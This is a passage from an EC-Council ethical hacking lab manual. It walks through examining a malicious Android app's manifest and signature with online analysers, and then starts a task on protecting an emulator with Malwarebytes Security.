
   Note: When an app wants to access resources or various device capabilities, it typically must request permission from the user to do so. Some permissions are granted by the user when installing the app and some need to be confirmed later while the app is running. The requested permissions are declared in the app's AndroidManifest.xml file.



10. Scroll down to the **AndroidManifest.xml** section, which consists of essential information about the APK file.

    Note: The manifest file contains important information about the app that is used by development tools, the Android system, and app stores. It contains the app's package name, version information, declarations of app components, requested permissions, and other important data. It is serialized into a binary XML format and bundled inside the app's APK file.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



11. You can also scroll down to view information about the app's **APK Signature**, **App Source Code**, etc.
12. This concludes the demonstration of analyzing a malicious app using online Android analyzers.
13. You can also use other online Android analyzers such as **SandDroid** (http://sanddroid.xjtu.edu.cn), and **Apktool** (http://www.javadecompilers.com), to analyze malicious applications.
14. Close all open windows and document all the acquired information.
15. You can also use other Android vulnerability scanners such as **X-Ray 2.0** (https://duo.com), **Vulners Scanner** (https://play.google.com), **Shellshock Scanner - Zimperium** (https://play.google.com), **Yaazhini** (https://www.vegabird.com), and **Quick Android Review Kit (QARK)** (https://github.com) to analyze malicious apps for vulnerabilities.
16. Close all open windows and document all the acquired information.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 2: Secure Android Devices from Malicious Apps using Malwarebytes Security

Malwarebytes is an antimalware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It blocks, detects, and removes adware and malware; conducts privacy audits for all apps; and ensures safer browsing.


In this task, we will secure an Android device from malicious applications using Malwarebytes Security.

1. In the **Android** emulator machine, swipe-up the home screen, which will show all apps. Click on the **Play Store** app.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. The Play Store **Sign in** page appears. Click on **Sign in** button to continue.



3. In the **Email or phone** field type the **Gmail** account you want to login into. Click **Next**.



